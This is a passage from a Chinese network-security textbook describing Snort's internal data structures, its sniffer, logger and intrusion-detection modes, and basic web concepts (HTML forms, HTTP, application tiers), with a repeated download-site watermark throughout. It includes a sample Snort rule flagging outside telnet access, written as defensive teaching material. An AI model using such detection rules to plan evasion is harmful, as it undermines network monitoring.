可以看出，该函数的核心功能是通过调用 pcap_loop 函数完成的。pcap_loop 函数的前 3 个参数分别为设备句柄、捕获的数目及包处理回调函数指针，故实际完成包处理的函数为 ProcessPacket 函数。ProcessPacket 主要完成了以下工作：调用之前赋值的包解码函数指针 grinder 指向的函数对捕获到的数据包解码后，对 Packet 类型的变量 p 赋值；如果运行模式为 IDS 模式，则调用 Preprocess( )函数完成对包 p 的预处理及进一步的检测工作；如果是包记录模式，则调用记录插件记录数据包 p 的信息。Preprocess( )函数遍历所有的预处理器模块；如果满足进行规则检测的条件，则调用规则调用模块 Detect( )，将具体规则应用于当前数据包，按协议层次逐层进行解析。

至此，Snort 源码中与工作流程相关的部分简要分析完毕。上述的工作流程可用图 7-7 简要地表示。

Snort 能够快速完成规则匹配，其设计中的许多数据结构至关重要。其中涉及的主要数据结构有以下两种。

（1）Snort 规则链的链表节点 RuleListNode。

Snort 的规则链表节点结构是新三维链表结构形式，涉及的关键数据结构 RuleListNode 如下：

```
typedef struct _RuleListNode
{
    ListHead *RuleList;
    int mode;                    // the rule mode
    int rval;                    // 0 == no detection, 1 == detection event
    int evalIndex;               // eval index for this rule set
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    char *name;                    // name of this rule list (for debugging)
    struct _RuleListNode *next;
} RuleListNode;
```




图 7-7　SnortMain 函数流程图

数据结构 RuleListNode 链表代表了系统支持的规则类型，包括 Alert、Log、Pass、Activate 和 Dynamic。每个节点又通过 ListHead 结构类型字段 RuleList 指向下面的规则链表。

第二层数据结构 ListHead 的定义如下：

```
typedef struct _ListHead
{
    RuleTreeNode *IpList;
    RuleTreeNode *TcpList;
    RuleTreeNode *UdpList;
    RuleTreeNode *IcmpList;
    struct _OutputFuncNode *LogList;
    struct _OutputFuncNode *AlertList;
    struct _RuleListNode *ruleListNode;
} ListHead;
```

数据结构 ListHead 中若干字段 IpList、TcpList、UdpList 和 IcmpList 等又分别指向各种不同协议类型的规则链表，即为第三级链表结构。

（2）数据包信息数据结构 Packet。

Snort 系统中最重要的全局数据结构就是 Packet 结构。该数据结构包含整个系统正常工作所需的关键信息。该数据结构在程序中出现的频率最高。由于该结构较长，这里仅列出其部分项：

```
typedef struct _Packet
{
        ⋮
    EtherHdr *eh;                  // 标准 TCP/IP/Ethernet/ARP 协议头
    VlanTagHdr *vh;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    EthLlc      *ehllc;
    EthLlcOther *ehllcother;
        ⋮
    EtherARP *ah;
    IPHdr *iph, *orig_iph;
    u_int32_t ip_options_len;
    u_int8_t *ip_options_data;
    TCPHdr *tcph, *orig_tcph;
    u_int32_t tcp_options_len;
    u_int8_t *tcp_options_data;
    UDPHdr *udph, *orig_udph;
    ICMPHdr *icmph, *orig_icmph;
        ⋮
    u_int8_t *data;              // 数据部分
    u_int16_t dsize;             // 数据长度
        ⋮
    u_int8_t frag_flag;          // 分片标志
    u_int16_t frag_offset;       // 偏移量
        ⋮
} Packet;
```

7.3.3 Snort 使用方法实例

Snort 有 3 种工作模式：嗅探器、数据包记录器和网络入侵检测系统。嗅探器模式仅仅是从网络上读取数据包并作为连续不断的流显示在终端上。在命令行方式输入以下命令：

Snort -v

即可将 Snort 设置为嗅探器模式，此时 TCP/IP 包头信息将打印在屏幕上，如图 7-8 所示。



图 7-8 Snort 工作在嗅探器模式

可以输入【Ctrl+C】中止嗅探过程，Snort 会将统计信息打印在屏幕上，包括协议组成、预处理器相关统计等，如图 7-9 所示。

如果还希望显示数据包的数据部分和链路信息，则可在命令行方式输入以下命令：

Snort -v -d -e （或 Snort -vde）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 7-9　Snort 的统计信息

数据包记录器模式把数据包记录到硬盘上。此时还需要指定日志目录，故输入的命令行如下：

Snort -vde　-l　e:/log

如果输入的路径无误，屏幕上打印的数据包还将以日志的形式记录在日志文件中。打开指定的日志目录，可以发现所有日志文件按 IP 保存在不同文件夹中。日志内容如图 7-10 所示，记录了时间、包头信息及数据内容。




图 7-10　Snort 的日志内容

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

网络入侵检测模式是最复杂的，需要指定配置文件。Snort 分析网络数据流以匹配用户定义的一些规则，并根据检测结果采取一定的措施。输入的命令行如下：

Snort -c "c:\snort\etc\snort.conf" -l "e:\log" -dev

-c 命令表明之后的参数代表配置文件的路径。默认会将插件初始化和配置文件的解析信息打印在屏幕上，如图 7-11 所示。上面的命令执行之后，Snort 会将攻击行为以日志的形式记录在指定的目录中。




图 7-11 Snort 工作在网络入侵检测模式

配置文件 snort.conf 中规定了 Snort 检测时内外网的 IP 范围，一些基本插件的启用，以及一些要启用的监测规则。监测规则用于规定需要记录的网络流量以及监测到某些攻击后的反应，一般位于\snort\rules 中。例如：

```
var HOME_NET 59.64.200.0/24     //定义内网范围
include $RULE_PATH/virus.rules  //要包含的规则
```

Snort 也支持自己编写规则文件，用上面的语句写入配置文件中进行使用。其语法规则如下：

规则头（行为） 协议 流量发出方 —> 流量接受方（规则选项）

alert tcp !192.168.1.0/24 any —> 192.168.1.0/24 23(msg:“External net attempt to access internal telnet sever”;classtype:appempt-recon;)

上述规则为：当外部网络（!192.168.1.0/24）试图以 TCP 协议访问内部网络（192.168.1.0/24）位于 23 号端口的 Telnet 服务器时，将所示的警告信息写入日志或发出警告信息，其攻击类型为“可能存在信息泄露”。

如监测双向的流量，则可将语句中的“—>”换成“<>”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第8章 Web 安全

CHAPTER 8

Internet 起源于 20 世纪 60 年代，从开始的命令行终端、300 波特的调制解调器，到 BBS、FTP，再到 Gopher、Archie，这些早期就有的应用始终限制着 Internet 的广泛发展。直到后来，World Wide Web 和 Netscape 浏览器的出现，一举把 Internet 渗入到了人们生活的方方面面。

如今，通过 WWW 这一全球性的通信媒介，人们能够实现如下需求。

- 搜索想要的信息。在浩瀚的数据海洋中轻易地找到所需的信息。
- 随心所欲地订购商品和服务，并且在线交易。包括房屋、汽车、书籍、小饰品、二手货等，不可胜数。
- 体验近乎无穷的数字多媒体内容，包括电影、照片、音乐等。
- 通过电子邮件、聊天工具等，以近乎免费的方式与家人、好友进行通信。

而所有这一切都还是刚刚开始，Web 持续不断地在发展，它将变得更加庞大、更加易用。但是，这场革命的受益者——我们每一个人，却很少有知道这一切都是如何工作的。更少有人会意识到运行在 World Wide Web 之上的应用程序背后的技术所固有的脆弱性，这种脆弱性使 Web 应用程序很容易被不怀好意的人所攻破并利用。Web 应用程序可能是静态的、动态的、简单的或复杂的。但是无论如何，安全性对保持应用的完整性、用户的隐私、数据的保密和服务器的正常运行都是极为重要的。

本章首先介绍关于 Web 的一些基本概念，包括体系结构、HTML、HTTP 和 Web 应用组件等。然后在此基础上，从攻击者的角度出发，对 Web 站点可能受到的威胁进行分析并归类，详细的说明每种威胁的概念，并列举形象的实例，最后给出针对这些威胁的简单对策。

8.1 Web 的基本概念及其面临的威胁

8.1.1 Web 的基本概念

Web 是一种 B/S 的体系结构，即浏览器（Browser）/服务器（Server）的结构。这与中央

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

模式的计算结构类似：有许多分布式的功能单一的“瘦”客户端（浏览器），主要完成显示数据的功能；还有一个功能强大的“胖”服务器，完成主要业务的计算处理。

Web 体系主要建立在 World Wide Web（WWW）、超文本标记语言（HTML）以及超文本传输协议（HTTP）的基础上。除此之外，一个功能复杂的 Web 站点通常还包括 Web 服务器、Web 应用程序和数据库等组件，如图 8-1 所示。



图 8-1 一个典型的 Web 应用程序体系结构的端到端组件

在接下来的内容中，我们将依次讨论图 8-1 中的各个组件。

1．HTML 简介

超文本标记语言（Hyper Text Markup Language，HTML）是 WWW 中描述页面的基本语言。作为一种标识性的语言，HTML 由一些特定符号和语法组成。在 HTML 中，一个页面是由多个嵌套的标签（Tag）组成的纯文本文件，并以“.htm”或“.html”的扩展名结尾。如下是一个简单的 HTML 文件的内容，该文件被起名为“index.html”。

```
<HTML>
    <HEAD>
        <TITLE>最简单的 HTML 文件</TITLE>
    </HEAD>
    <BODY>
        <H1>这是第一层标题</H1>
        <P>欢迎来到 HTML 的世界</P>
        <P>这是第一段</P>
        <P>这是第二段</P>
    </BODY>
</HTML>
```

从以上代码可以看出，所有的标签都是由尖括号括起来的，这些标签可以定义不同范围的格式和功能。

当以上 HTML 在 Web 浏览器上显示的时候，标签就经过解释，控制文件中的元素以不同形式表现出来，如图 8-2 所示。

在以上例子中，<TITLE></TITLE>标签指定了该页面的标题，<H1></H1>指定了它中间的文本是大号、加粗的字体，而<P></P>指定了它中间的文本是一个段落。类似这样的标签还有<A>、<IMG>、<TABLE>等等，用以完成不同的功能。另外，在 HTML 中，标签是不区分大小写的，所以<title></title>和<TITLE></TITLE>是一样的。由于本章的主要侧重点不在 HTML，所以不列举解释所有的标签，感兴趣的读者可以查阅一下 HTML 的相关教程。



图 8-2 最简单的 HTML 文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

下面重点介绍一下和本书其他章节相关部分的内容，这些内容和 Web 安全息息相关。

（1）表单。

HTML 中大多数标签的功能都是为了显示页面，只有一类标签的作用是使用户可以向 Web 站点提交数据。这类相关的标签有<FORM>、<INPUT>、<TEXTAREA>、<SELECT>和<OPTION>。除<FORM>标签之外的其他标签都是嵌入到<FORM>中使用的，分别以文本框、文本区域、下拉列表框等方式提交数据。

一个最简单的表单代码如下：

```
<HTML>
    <HEAD>
        <TITLE>Login</TITLE>
    </HEAD>
    <BODY>
        <FORM name="loginform" action="http://login.example.com/login" method="post">
            <P>User Name: <INPUT type="text" name="username"></P>
            <P>Password: <INPUT type="password" name="password"></P>
            <P><INPUT type="submit" value="Submit"></P>
        </FORM>
    </BODY>
</HTML>
```

在浏览器中，显示如图 8-3 所示。




图 8-3　最简单的表单

由于<FORM>中指定了提交的 URL 为 http://login.example.com/login，所以当用户在单击"Submit"按钮的时候，浏览器就会把用户填写的数据提交到 http://login.example.com/login 中去，供 Web 站点处理。

（2）转义字符。

由于 HTML 使用尖括号（"<"和">"）来表示标签，所以当 HTML 文件本来就想显示尖括号时，就会出现问题。解决这一矛盾的方式是使用转义字符，通过指定特殊的字符（如"<"和">"）来表示可能引起混淆的字符（如"<"和">"），这样，浏览器在解析 HTML 文件时，遇到特殊的转义字符就转换为它对应的真实字符。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

对于有关转义字符的内容会在解释跨站脚本攻击（XSS）时再次提及，这里只列举出常用的HTML转义字符供读者参考。

表8-1　常用的HTML转义字符

HTML源代码	显示结果	描　述
<	<	小于号或显示标记
>	>	大于号或显示标记
&	&	可用于显示其他特殊字符
"	"	引号
®	®	已注册
©	©	版权
™	™	商标
		不断行的空格

2．HTTP简介

HTTP（Hyper Text Transfer Protocol，超文本传输协议）是一个属于应用层的面向对象的协议。绝大多数的Web应用程序都使用HTTP作为客户端和服务器之间进行通信的媒介。由于其简捷、快速的方式，非常适用于分布式超媒体信息系统。它于1990年被提出，经过几年的使用，发展到当前的HTTP 1.1标准，已经有了相当多的扩展，然而其最基本的实现是非常简单的，服务器需要进行的额外处理相当少，这也是为什么Web服务器软件如此众多的原因之一。

HTTP协议的主要特点可以概括如下。

（1）支持客户端/服务器模式。

（2）简单快速：客户端向服务器请求服务时，只需传送请求方法和路径。请求方法常用的有GET、HEAD、POST。每种方法规定了不同的客户端与服务器联系的类型。由于HTTP协议简单，使得HTTP服务器的程序规模小，因而通信速度很快。

（3）灵活：HTTP允许传输任意类型的数据对象。正在传输的类型由Content-Type加以标记。

（4）无连接：限制每次连接只处理一个请求。服务器处理完客户端的请求，并收到客户端的应答后，即断开连接。采用这种方式可以节省传输时间。

（5）无状态：HTTP协议是无状态协议。无状态是指协议对于事务处理没有记忆能力。缺少状态意味着如果后续处理需要前面的信息，则它必须重传，这样可能导致每次连接传送的数据量增大。另一方面，在服务器不需要先前信息时它的应答就较快。

在HTTP协议中，服务端是指提供HTTP服务的部分，客户端是指所使用的浏览器或者下载工具等等。在通信时，由客户端发出请求连接，与服务端建立连接；然后，客户端发出HTTP请求（Request），服务端返回响应信息（Respond），由此完成一个HTTP操作。我们来通过一个例子来了解这个过程。

典型的客户端发送请求：

```
GET http://test.example.com:80/program.exe HTTP/1.1　　//请求行（Request Line），表示使用GET方式取得文件，使用HTTP/1.1协议
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
Host: test.example.com                  //主机名称
Accept:*/*                              //接受的数据类型
Pragma:no-cache                         //参数（与以前的服务器兼容）
Cache-Control:no-cache                  //不使用缓存
Referer:http:// test2.example.com/      //从该网址转来
User-Agent:Mozilla/4.04[en](Win95;I;Nav) //客户端标识
Range:bytes=554554-                     //从文件的 554554 字节开始
```

典型的服务器返回响应：

```
HTTP/1.0 200 OK           //响应行（Respond Line），服务器使用 HTTP/1.0 协议，状态值（Status Code）为 200，状态为 OK，表示文件可以读取
Date:Mon,31Dec200104:25:57GMT                  //现在的时间，用格林威治时间表示
Server:Apache/1.3.14(UNIX)                     //服务器类型
Content-type:text/html                         //返回文件类型
Last-modified:Tue,17Apr200106:46:28GMT         //文件最后更新时间
Etag:"a030f020ac7c01:1e9f"                     //扩展标识
Content-length:39725426                        //文件长度
Content-range:bytes554554-40279979/40279980    //文件返回的范围
```

由于本章的主要侧重点不在 HTTP 协议，所以不再详细说明 HTTP 协议本身。感兴趣的读者可以查阅 RFC 1945、RFC 2616 和 RFC 2046 等文档。

3. Web 客户端

标准的 Web 客户端就是我们熟知的浏览器，如早期的 Netscape 和 Mozilla，以及垄断一时的 Internet Explorer，再到新开发的 Firefox 等等。它使用 HTTP 协议与 HTML 语言和 Web 服务器进行信息交换。

基本的 Web 浏览器可以非常简单，仅实现 HTTP 协议和静态的 HTML 语言解析即可。但是随着 Internet 的发展，用户的需求日益复杂和多样化，Web 浏览器也通过扩展 HTML 而出现了许多新的技术，如 ActiveX、Java Applet、JavaScript、VBScript 和 Flash 等等。把这些技术嵌入到 HTML 中也很简单，如将 ActiveX 对象嵌入 HTML 中：

```
<OBJECT id="obj"
  classid="clsid:03859BD5-48AA-11D2-8253-37280DB3C8">
</OBJECT>
```

再如，将 JavaScript 嵌入 HTML 中：

```
<SCRIPT language="JavaScript">
  alert('Hello World!');
</SCRIPT>
```

这些新的技术扩展了简单的 HTML，使浏览器“动”了起来，同时也使 Web 客户端变得越来越“胖”，能够实现复杂的计算和功能。通常，一种技术开始变得复杂，同时也意味它开始变得不安全，浏览器也是一样。正是因为浏览器可以支持越来越多的新技术，攻击者可以利用的攻击点也变得越来越多，像接下来几节将要提到的会话劫持攻击、跨站脚本攻击等都或多或少的与这些新技术相关。但是，基本的 HTTP/HTML 才是黑客们最好的“朋友”。事实上，本章的大部分内容都是围绕着 Web 浏览器的使用，而不是利用原始的 HTTP 连接的工具来进行测试的。

4. Web 服务器

一个 Web 服务器通常被简单的描述为一个 HTTP Daemon 程序（服务），它接受客户端对

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

资源的请求，对该请求做一些基本的解析和处理，然后将其中有用的信息传送给 Web 应用程序来执行，待应用程序执行完逻辑处理并返回了一个响应，Web 服务器再把该响应以适当的形式返回给用户。

有很多优秀的 Web 服务器，如 Microsoft 公司的 IIS（Internet Information Services），Apache Software Foundation 公司的 Apache HTTP Server（通常简称 Apache），AOL/Netscape 公司的 Enterprise 服务器等。这些 Web 服务器在接下来的实例中会频繁出现。

虽然 Web 服务器的职责看起来很简单，但是其大量固有的脆弱性一直未被克服。接下来的几节中还会详细说明这些脆弱性。

5. Web 应用程序

Web 应用程序是运行在 Web 服务器上的程序，也被称为业务逻辑模块。一个 Web 站点的主要功能都由其 Web 应用程序完成。早期的静态 Web 应用程序只有一层，提供用于显示的页面。后来随着 Web 应用程序的发展，功能越来越复杂与多样化，出现了多层的概念。这种多层的体系结构扩展了原本相当简单的东西，把它变成了一个动态引擎，可以与用户实时地交互。

“多层”的概念对理解 Web 应用程序的结构来说是非常重要的。与本章开始时展示的 Web 体系结构图相比，Web 应用程序自身就可以展开为 3 层，由表示层、业务逻辑层和数据层组成，如图 8-4 所示。




图 8-4 Web 应用程序的多层体系结构（以 JSP 为例）

其中表示层的功能是接受用户请求，把用户提交的数据以适当的格式传递给业务逻辑层，待业务逻辑层返回结果后，以适当的形式显示给用户。业务逻辑层根据表示层传入的数据，执行相应的操作，并把执行结果返回给表示层。业务逻辑层在执行操作时，有时会关系到易失数据的存取（持久化），该功能由数据层通过操作数据库完成。

把这三者分开实现可以有明显的优势，如提高 Web 应用程序的健壮性、伸缩性、可维护性等等。

虽然从理论上，我们把 Web 应用程序分成了 3 层，但是现实中许多广为使用的技术可以把其中的一层或几层加以合并，模糊了层次的概念。例如使用 JSP（Java Server Pages），可以

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在一个 JSP 文件中实现所有表示层、业务逻辑层和数据层的功能。尽管如此，还是希望读者能够理解其中不同部分所实现的不同层次的功能。毕竟，Web 应用程序的多层化是一个不可避免的趋势。

可实现 Web 应用程序的技术很多，表 8-2 中列出了一些已经被广泛接受和使用的技术及其供应商。

表 8-2　　Web 应用程序的技术及其供应商

供　应　商	技　术
Microsoft	ASP（Active Server Pages）、ASP.NET、COM（Common Object Model）
Sun Microsystems IBM Websphere BEA Weblogic	J2EE（Java 2 Enterprise Edition）、Java Servlets JSP（Java Server Pages）
Apache Software Foundation	PHP、Jakarta
	CORBA、HTML、CGI（包括 Perl 等）

由于 Web 服务器和 Web 应用程序的界限常常很模糊。因此一般不区分，而把它们统一称之为 Web 站点。从 Web 安全的角度来说，Web 服务器和 Web 应用程序的脆弱性是有区别的，都需要被重点关注。所以，在接下来的几节中，我们会不时的提到 Web 服务器、Web 应用程序和 Web 站点等名词，请读者注意其中包含的细微差别。

6．数据库

数据库（Database）有时被称为后台，是 Web 应用程序存储数据的地方。一个比较理论化的定义是：以一定的组织方式存储在一起的相互有关的数据集合。其特点是：可高度共享、冗余度小、与程序有较高的独立性。一般数据库都是整个 Web 应用程序的最后一层，为业务逻辑层的模块提供数据存储服务。正因为数据库的存在，才使 Web 由静态的页面展示演变到动态的应用程序成为可能。

我们一般所说的数据库是指整个的数据库系统，由数据库本身和数据库管理系统组成。数据库管理系统是管理数据的工具，能建立、维护、组织、查询和统计数据库，如 Oracle、SQL Server 2000 和 MySQL 等。这些数据库管理系统支持统一的数据库查询语言 SQL（Structured Query Language）。标准的 SQL 语言支持一个数据库管理系统必需的操作如下。

（1）建立数据库的表格（包括设置表格所可以使用的空间）；

（2）改变数据库系统环境设置；

（3）针对某个数据库或表格，授予用户存取权限；

（4）对数据库表格建立索引值；

（5）修改数据库表格结构（新建、删除或修改表格字段）；

（6）对数据库进行数据的新建、删除、修改、查询操作。

随着数据库系统的发展，标准的 SQL 越来越不能满足 Web 应用程序的需求，不同的数据库，如 SQL Server、Oracle 和 Mysql 等，都对标准 SQL 进行了扩展，从而支持更多的特性。这些数据库由于有了新增的特性，大大扩展了其本身的功能、提高了性能和竞争力，也更加便于用户的使用。但是另一方面，也给攻击者提供了更多的攻击漏洞的机会。将在后面的章节中详细讲述有关数据库系统所面临的威胁。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.1.2 Web面临的威胁

上节简要讲述了一个 Web 站点的基本结构和其使用的基本技术，从中可以看出，一个Web站点可能涉及到Web客户、Web服务器、Web应用程序和数据库等多个组件。在安全领域，有一个最基本的常识：无论是对于一个算法、模型或系统，在其多个环节中只要有一个环节有安全问题，那么全盘就是不安全的，不管其他的部分或组件有多么牢固。那么，可以猜测一下，在一个Web站点中，哪个组件最有可能是那个“问题”环节？答案是所有的环节！在当前的Web技术基础上，每个组件都有致命的安全问题，都面临严重的安全威胁，具体如下。

（1）Web客户端（浏览器）：内容欺骗、跨站脚本等。

（2）Web服务器：缓冲区溢出、系统命令执行、信息泄露和拒绝服务等。

（3）Web应用程序：跨站脚本、认证不充分、授权不充分、逻辑攻击和拒绝服务等。

（4）数据库：SQL注入、拒绝服务等。

